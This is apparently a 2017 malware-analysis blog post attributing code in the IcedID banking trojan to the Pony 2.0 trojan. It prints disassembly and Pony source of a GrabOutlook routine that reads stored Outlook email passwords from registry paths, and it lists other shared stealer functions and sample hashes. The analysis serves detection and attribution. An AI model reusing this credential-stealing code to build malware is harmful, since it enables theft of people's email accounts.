

# IcedID Banking Trojan Shares Code with Pony 2.0 Trojan

---

 [intezer.com/icedid-banking-trojan-shares-code-pony-2-0-trojan/](https://intezer.com/icedid-banking-trojan-shares-code-pony-2-0-trojan/)

November 13, 2017

Written by Jay Rosenberg - 13 November 2017



## **Get Free Account**

---


[Join Now](#)

IBM X-Force recently released an excellent [report](#) on a new banking trojan named IcedID that is being distributed using computers already infected with Emotet. We took the MD5 of one of the droppers from the IBM report and extracted the payload. After extracting the payload from one of the droppers listed in the report, using [Intezer Analyze™](#), we have found code reuse from another malware named Pony, written about in a [report](#) by Proofpoint.

[#IcedID](#) banking trojan payload – code overlap with [#pony](#) more details soon [@malwrhunterteam](https://t.co/baS1fciJHX) [@campuscodi](#)

— Jay Rosenberg ([@jaytezer](#)) [November 13, 2017](#)

Pony is a trojan that was being distributed via the Hancitor downloader, distributed through Microsoft Word documents. The version of Pony used in the reports is believed to be the same threat actor as Vawtrak. It was also sold via underground forums until the source code was leaked online.



(Intezer Analyze™ report)

Using the dive-in feature with the related Pony samples, we can see the following:

SHA256	Size	Genes	virus total	Reused Genes	
b19ec186f59b1f72c768ed2fcd8344d75821e52787c	68 KB	355	Report: 48/57	38 Genes   4.26%	Edit
e914a6a4b412beebd393c144fe5aebba67d7f624a6	90.5 KB	576	Report	13 Genes   1.46%	Edit
87a7495f8a0a016a65bc33b74d2a93cc83107f5e9;	90.5 KB	576	Report: 49/58	13 Genes   1.46%	Edit
fb7242d3168d949bd8b25d03caac16b1522ae3013f	90.5 KB	576	Report	13 Genes   1.46%	Edit
8d60356e89c0f4d735e665bbc10c8a36589413f5ef	99 KB	701	Report: 47/62	13 Genes   1.46%	Edit
2731d9553faeb76d9eb4c96e8d25e521586eec7.	89 KB	575	Report: 56/61	13 Genes   1.46%	Edit
0728b3d346310d7a33093157d93ce29624ee0a39a.	90.5 KB	576	Report: 56/58	13 Genes   1.46%	Edit
135047400c859e567332a401b4ab0d93a7ea29b2;	24.5 KB	116	Report: 48/56	9 Genes   1.01%	Edit

(Dive-in feature of Intezer Analyze™)

With this information alone, it will be hard to attribute this sample to a certain threat actor due to the public availability of the source code of Pony.

Let's take a look at some of the matching functions.

**Pony**

```
; Attributes: bp-based frame
GrabOutlook proc near
var_4= dword ptr -4
arg_0= dword ptr 8

push ebp
mov ebp, esp
add esp, 0FFFFFFFCh
push 0
push SEH ; MODULE_OUTLOOK
call StreamWriteModuleHeader
mov [ebp+var_4], eax
cmp dword_10010768, 0
jz short loc_1000A8D8

mov dword_10010768, 0
push offset aSMTPEmailAddr ; "SMTP Email Address"
call DecipherList
push offset aPOP3Port ; "POP3 Port"
call DecipherList
push offset aPOP3Password2 ; "POP3 Password2"
call DecipherList
push offset aPOP3Password ; "POP3 Password"
call DecipherList

loc_1000A8D8:
push [ebp+arg_0]
call OutlookScanPS
push 0 ; int
push offset aSoftwareMicr_4 ; "Software\\Microsoft\\Internet Account M"...
push hKey ; hKey
push [ebp+arg_0] ; int
call OutlookScanPasswords
push offset aSoftwareMicr_4 ; "Software\\Microsoft\\Internet Account M"...
push offset asc_1000F137 ; ""
call PonyStrCat
push eax ; hMem
push 0 ; int
push eax ; lpString2
push offset aIdentities_0 ; "Identities"
push hKey ; hKey
push [ebp+arg_0] ; int
call OutlookScanProfiles
call MemFree
push 0 ; int
push offset aOutlook ; "Outlook"
push offset aSoftwareMicr_5 ; "Software\\Microsoft\\Internet Account M"...
push 8000002h ; hKey
call RegReadValueStr
and eax, eax
jz short loc_1000A95C

push offset aAccounts ; "\\Accounts"
push eax ; lpString
call PonyStrCatFreeArg1
push eax ; hMem
push 0 ; int
push eax ; lpSubKey
push hKey ; hKey
push [ebp+arg_0] ; int
call OutlookScanPasswords
call MemFree

loc_1000A95C:
; int
push 0
push offset aSoftwareMicr_6 ; "Software\\Microsoft\\Office\\Outlook\\0"...
push hKey ; hKey
push [ebp+arg_0] ; int
call OutlookScanPasswords
push 0 ; int
push 0 ; lpString2
push offset aSoftwareMicr_7 ; "Software\\Microsoft\\Windows NT\\Curren"...
push hKey ; hKey
push [ebp+arg_0] ; int
call OutlookScanProfiles
push 0 ; int
push 0 ; lpString2
push offset aSoftwareMicr_8 ; "Software\\Microsoft\\Windows NT\\Curren"...
push hKey ; hKey
push [ebp+arg_0] ; int
call OutlookScanProfiles
push offset aSoftwareMicr_9 ; "Software\\Microsoft\\Office\\15.0\\Outl"...
push hKey ; hKey
push [ebp+arg_0] ; int
call OutlookScanProfiles
push 1 ; int
push 0 ; lpString2
push offset aSoftwareMicr_10 ; "Software\\Microsoft\\Office\\16.0\\Outl"...
push hKey ; hKey
push [ebp+arg_0] ; int
call OutlookScanProfiles
push [ebp+var_4]
push [ebp+arg_0]
call StreamUpdateModuleLen
leave
retn 4
GrabOutlook endp
```

**IcedID**

```
; Attributes: bp-based frame
GrabOutlook proc near
var_4= dword ptr -4
arg_0= dword ptr 8

push ebp
mov ebp, esp
add esp, 0FFFFFFFCh
push 0
push SEH ; MODULE_OUTLOOK
call StreamWriteModuleHeader
mov [ebp+var_4], eax
cmp dword_41D6A1, 0
jz short loc_403470

mov dword_41D6A1, 0
push offset unk_41D6A5
call DecipherList
push offset unk_41D799
call DecipherList
push offset unk_41D7B8
call DecipherList
push offset unk_41D808
call DecipherList

loc_403470:
push [ebp+arg_0]
call OutlookScanPS
push 0 ; int
push offset unk_41D84F
push dword_41D154 ; [ebp+arg_0]
call OutlookScanPasswords
push offset unk_41D84F
push PonyStrCat
push eax
push 0 ; int
push eax ; int
push offset unk_41D884
push dword_41D154 ; [ebp+arg_0]
call OutlookScanProfiles
call MemFree
push 0 ; int
push offset unk_41D83A
push offset unk_41D80E
push 8000002h ; hKey
call RegReadValueStr
and eax, eax
jz short loc_4034F4

push offset unk_41D842
push eax
call PonyStrCatFreeArg1
push eax
push 0 ; int
push eax ; dword_41D154
push [ebp+arg_0]
call OutlookScanPasswords
call MemFree

loc_4034F4:
push 0
push offset unk_41D88F
push dword_41D154 ; [ebp+arg_0]
call OutlookScanPasswords
push 0 ; int
push 0 ; int
push offset unk_41D8CE
push [ebp+arg_0]
call OutlookScanProfiles
push 0 ; int
push 0 ; int
push offset unk_41D944
push dword_41D154 ; [ebp+arg_0]
call OutlookScanProfiles
push offset unk_41D99E
push dword_41D154 ; [ebp+arg_0]
call OutlookScanProfiles
push 1 ; int
push 0 ; int
push offset unk_41D9D6
push dword_41D154 ; [ebp+arg_0]
call OutlookScanProfiles
push [ebp+var_4]
push [ebp+arg_0]
call StreamUpdateModuleLen
leave
retn 4
GrabOutlook endp
```

As we can see here, the function in these two samples is a 1:1 match. The function above is called GrabOutlook in the Pony source code and is responsible for stealing passwords from Outlook. (You may notice a difference because the strings appear decrypted in the sample on the left as it looks like Proofpoint dumped the sample with the strings already decrypted before uploading to VirusTotal.)

```

1 GrabOutlook proc stream
2     LOCAL   hdr_ofs: DWORD
3
4     invoke StreamWriteModuleHeader, stream, MODULE_OUTLOOK, 0
5     mov    hdr_ofs, eax
6
7     invoke OutlookScanPS, stream
8
9     ; Express 1: HKEY_CURRENT_USER\Software\Microsoft\Internet Account Manager\Accounts\00000001
10    invoke OutlookScanPasswords, stream, dwCurrentUserKey, offset CExpressBasePath1
11
12    ; Express 2: HKEY_CURRENT_USER\Identities\{GUID}\Software\Microsoft\Internet Account Manager\Accounts\00000001
13    invoke PonyStrCat, offset szSlash, offset CExpressBasePath1
14    push   eax
15    invoke OutlookScanProfiles, stream, dwCurrentUserKey, offset CExpressBasePath2, eax
16    call   MemFree
17
18    ; Outlook 2000: custom reg. path
19    invoke RegReadValueStr, HKEY_LOCAL_MACHINE, offset COutlookExtraPath, offset COutlookValue, NULL
20    .IF eax
21        invoke PonyStrCatFreeArg1, eax, offset COutlookAccounts
22        push   eax
23        invoke OutlookScanPasswords, stream, dwCurrentUserKey, eax
24        call   MemFree
25    .ENDIF
26
27    ; Outlook 2000: HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts
28    invoke OutlookScanPasswords, stream, dwCurrentUserKey, offset COutlook2000BasePath
29
30    ; Outlook 2002: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Outlook Internet
31    Settings
32    invoke OutlookScanProfiles, stream, dwCurrentUserKey, offset COutlook2002BasePath, NULL
33
34    ; Outlook 2003+: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
35    invoke OutlookScanProfiles, stream, dwCurrentUserKey, offset COutlook2003BasePath, NULL
36
37    invoke StreamUpdateModuleLen, stream, hdr_ofs
38    ret
39 GrabOutlook endp
40
41 ENDIF

```

(GrabOutlook function from Pony 2.0 source code)

More specifically, we can tell the threat actor used code from version 2.0 of Pony because in the Pony 1.9 source code, we do not see calls to DecipherList which is responsible for decrypting the strings.

```

1 GrabOutlook proc stream
2     LOCAL   hdr_ofs: DWORD
3
4     invoke StreamWriteModuleHeader, stream, MODULE_OUTLOOK, 0
5     mov    hdr_ofs, eax
6
7     invoke OutlookScanPS, stream
8
9     ; Express 1: HKEY_CURRENT_USER\Software\Microsoft\Internet Account Manager\Accounts\00000001
10    invoke OutlookScanPasswords, stream, dwCurrentUserKey, offset CExpressBasePath1
11
12    ; Express 2: HKEY_CURRENT_USER\Identities\{GUID}\Software\Microsoft\Internet Account Manager\Accounts\00000001
13    invoke PonyStrCat, offset szSlash, offset CExpressBasePath1
14    push   eax
15    invoke OutlookScanProfiles, stream, dwCurrentUserKey, offset CExpressBasePath2, eax
16    call   MemFree
17
18    ; Outlook 2000: custom reg. path
19    invoke RegReadValueStr, HKEY_LOCAL_MACHINE, offset COutlookExtraPath, offset COutlookValue, NULL
20    .IF eax
21        invoke PonyStrCatFreeArg1, eax, offset COutlookAccounts
22        push   eax
23        invoke OutlookScanPasswords, stream, dwCurrentUserKey, eax
24        call   MemFree
25    .ENDIF
26
27    ; Outlook 2000: HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts
28    invoke OutlookScanPasswords, stream, dwCurrentUserKey, offset COutlook2000BasePath
29
30    ; Outlook 2002: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Outlook Internet
31    Settings
32    invoke OutlookScanProfiles, stream, dwCurrentUserKey, offset COutlook2002BasePath, NULL
33
34    ; Outlook 2003+: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
35    invoke OutlookScanProfiles, stream, dwCurrentUserKey, offset COutlook2003BasePath, NULL
36
37    invoke StreamUpdateModuleLen, stream, hdr_ofs
38    ret
39 GrabOutlook endp
40
41 ENDIF

```

(GrabOutlook function from Pony 1.9 source code)

Other shared functions from Pony:

- OutlookExport
- OutlookReadPSItemValue
- OutlookScanPasswords
- OutlookScanProfiles
- PocomailScanReg
- IncrediMailScanReg
- CRC32Update
- CommonCryptUnprotectData
- MapFile
- PonyStrCat
- PonyStrCatFreeArg1
- DecipherList
- UnicodeToAnsiLen
- FileExists
- StreamUpdateModuleLen
- StreamWriteModuleHeader

There may be other functions from Pony, but we can see that the shared code is mostly related to stealing e-mail credentials.

Time and time again, we see threat actors reusing the same code. If we look at reused code, it makes it easier to detect malware. Such small code reuse makes it very difficult to get these kinds of conclusions by manually reverse engineering a file. The ability to automate the finding of code reuse makes our job as malware analysts easier.

Report Samples:

- IcedID Dropper:  
29f7469f8dc88820f72a9bdcb02badc1a40aa41b3f4b7f8caaa30409b3842aea
- IcedID Payload:  
a6531184ea84bb5388d7c76557ff618d59f951c393a797950b2eb3e1d6307013
- Pony: b19ec186f59b1f72c768ed2fcd8344d75821e527870b71e8123db96f683f1b68

**Jay Rosenberg**